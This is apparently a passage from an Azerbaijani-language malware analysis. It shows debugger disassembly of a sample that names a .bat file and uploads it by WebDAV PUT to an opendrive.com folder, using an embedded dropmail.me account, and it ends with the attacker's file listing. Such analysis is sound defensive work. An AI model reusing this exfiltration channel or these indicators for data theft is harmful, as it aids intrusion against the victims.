33 7E C2 FC EE AF D0 70 4A 37 E0 47 25 3E 3D 19  3~Âüî¯ÐpJ7àG%>=.
78 3E 77 70 7E 32 FF 21 A3 D6 75 23 ED 50 04 16  x>wp~2ÿ!£Öu#íP..
FC BC BD 68 14 70 8D D4 92 77 4B CF 30 6C CE D1  ü¼½h.p.Ô.wKÏ0lÎÑ
A6 DB 38 3C EB 6A 28 34 E6 DE D8 04 F0 B9 C1 81  ¦Û8<ëj(4æÞØ.ð¹Á.
1E AD 85 F2 6C 18 44 4A D4 8D 1B D5 CD C2 2D 1D  ...òl.DJÔ..ÕÍÂ-.
1D 16 9D B6 0F 99 A6 FB 8E C6 A5 7B 26 4D D7 C8  ...¶..¦û.Æ¥{&M×È
35 64 B5 D8 24 D0 56 F9 47 15 A3 E9 E4 2B 58 BC  5dµØ$ÐVùG.£éä+X¼
61 D7 40 AF 81 88 43 15 7E FF EA 24 7A 59 92 C8  a×@¯..C.~ÿê$zY.È
D7 D0 9F 4E F7 E6 8C 1E EB F9 EB B7 61 18 F2 C4  ×Ð.N÷æ..ëùë·a.òÄ
03 E1 92 BA 4E CC AF 97 25 44 60 DE 1F 78 DE 26  .á.ºNÌ¯.%D`Þ.xÞ&
80 63 86 31 E2 1B 30 4B 52 28 1B E8 9F 7F 94 BD  .c.1â.0KR(.è...½
1E 98 9C B0 4A B0 09 40 21 A4 41 D5 ED B7 08 78  ...°J°.@!¤AÕí·.x
2E DD DB 8C D2 22 4C 72 61 FB 8C 8A 87 B0 E0 13  .ÝÛ.Ò"Lraû...°à.
```

```
74B02761    8B45 EC         mov eax,dword ptr ss:[ebp-14]
74B02764    83C0 01         add eax,1
74B02767    8945 EC         mov dword ptr ss:[ebp-14],eax
74B0276A    8B4D 0C         mov ecx,dword ptr ss:[ebp+C]        [ebp+C]:"bat"
74B0276D    51              push ecx
74B0276E    E8 EDB70100     call file3.74B1DF60
74B02773    83C4 04         add esp,4
74B02776    3945 EC         cmp dword ptr ss:[ebp-14],eax
74B02779    73 1B           jae file3.74B02796
74B0277B    8B55 10         mov edx,dword ptr ss:[ebp+10]       [ebp+10]:"81nbytmzikezu.bat"
74B0277E    0355 F8         add edx,dword ptr ss:[ebp-8]
74B02781    8B45 0C         mov eax,dword ptr ss:[ebp+C]        [ebp+C]:"bat"
74B02784    0345 EC         add eax,dword ptr ss:[ebp-14]
74B02787    8A08            mov cl,byte ptr ds:[eax]
74B02789    880A            mov byte ptr ds:[edx],cl
74B0278B    8B55 F8         mov edx,dword ptr ss:[ebp-8]
74B0278E    83C2 01         add edx,1
74B02791    8955 F8         mov dword ptr ss:[ebp-8],edx
74B02794    EB CB           jmp file3.74B02761
```

Həmin fayl htt[x]://webdav.opendrive.com/carmuiches/ qovluğuna PUT metodu ilə serverə yüklənir.

```
mov edx,dword ptr ss:[ebp+14]       [ebp+14]:"81nbytmzikezu.bat"
push edx                            edx:"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)"
mov eax,dword ptr ss:[ebp+10]
push eax                            eax:"https://webdav.opendrive.com"
mov ecx,dword ptr ss:[ebp+C]
push ecx                            ecx:"tjgxdetrvtae@dropmail.me"
mov edx,dword ptr ss:[ebp-4]
add edx,17E                         edx:"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)"
push edx                            edx:"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)"
mov eax,dword ptr ss:[ebp-4]
add eax,DE                          eax:"https://webdav.opendrive.com"
push eax                            eax:"https://webdav.opendrive.com"
mov ecx,dword ptr ss:[ebp-4]
add ecx,8E                          ecx:"tjgxdetrvtae@dropmail.me"
push ecx                            ecx:"tjgxdetrvtae@dropmail.me"
mov edx,dword ptr ss:[ebp+8]
add edx,4                           edx:"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)"
push edx                            edx:"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)"
mov eax,dword ptr ss:[ebp-4]
add eax,8                           eax:"https://webdav.opendrive.com"
push eax                            eax:"https://webdav.opendrive.com"
call file3.74B0A790
```

```
jmp dword ptr ds:[edx*4+74B0B28C]
mov eax,file3.74B40A58              74B40A58:"GET"
jmp file3.74B0B288
mov eax,file3.74B40A5C              74B40A5C:"PUT"
jmp file3.74B0B288
mov eax,file3.74B40A60              74B40A60:"DELETE"
jmp file3.74B0B288
mov eax,file3.74B40A68              74B40A68:"MKCOL"
jmp file3.74B0B288
mov eax,file3.74B40A70              74B40A70:"PROPFIND"
```

Fayl yükləndikdən sonra serverə daxil olub həmin faylı görürük.

Index of carmuiches

Size	Last modified	Filename
1118512 bytes	2024-01-29 04:40:47	23ghlilkBmub.3gp
512 bytes	2024-03-18 22:35:07	26fuaeuaqzPBFAqdh.3gp
1056000 bytes	2024-01-29 04:40:47	39xbeqFAQbri.3gp
13520 bytes	2024-03-18 06:44:17	49zexlxekJMlrl.bat
480 bytes	2024-03-26 01:34:53	058juZd.3gp
480 bytes	2024-03-18 22:41:33	059bgRV.3gp
12192 bytes	2024-03-18 22:34:51	75rusfWu.3gp
496 bytes	2024-03-19 05:19:58	76wtdTRDXens.bat
51712 bytes	2024-03-26 04:38:48	81nbytmzikezu.bat
51696 bytes	2024-03-26 03:37:15	97bubbwuiKUKmx.bat
9056 bytes	2024-03-19 05:17:12	131sqvmylIfr.bat
16480 bytes	2024-03-18 06:41:49	165mJIt.bat
480 bytes	2024-03-19 05:40:02	205zjhkhT.3gp
15936 bytes	2024-03-18 06:43:26	259ftecopnazJzm.bat
1123728 bytes	2024-01-29 04:40:49	289vlqxv.bat
12688 bytes	2024-03-25 22:19:52	346pwaeDzk.bat
496 bytes	2024-03-18 22:41:40	427xenHTNRto.bat
480 bytes	2024-03-26 01:35:01	508cfmtcvi.bat
480 bytes	2024-03-26 03:37:22	550ifFDRBtg.bat
480 bytes	2024-03-19 05:39:54	663dcsHRJEba.bat
11728 bytes	2024-03-18 06:35:51	941rxrugrBQr.bat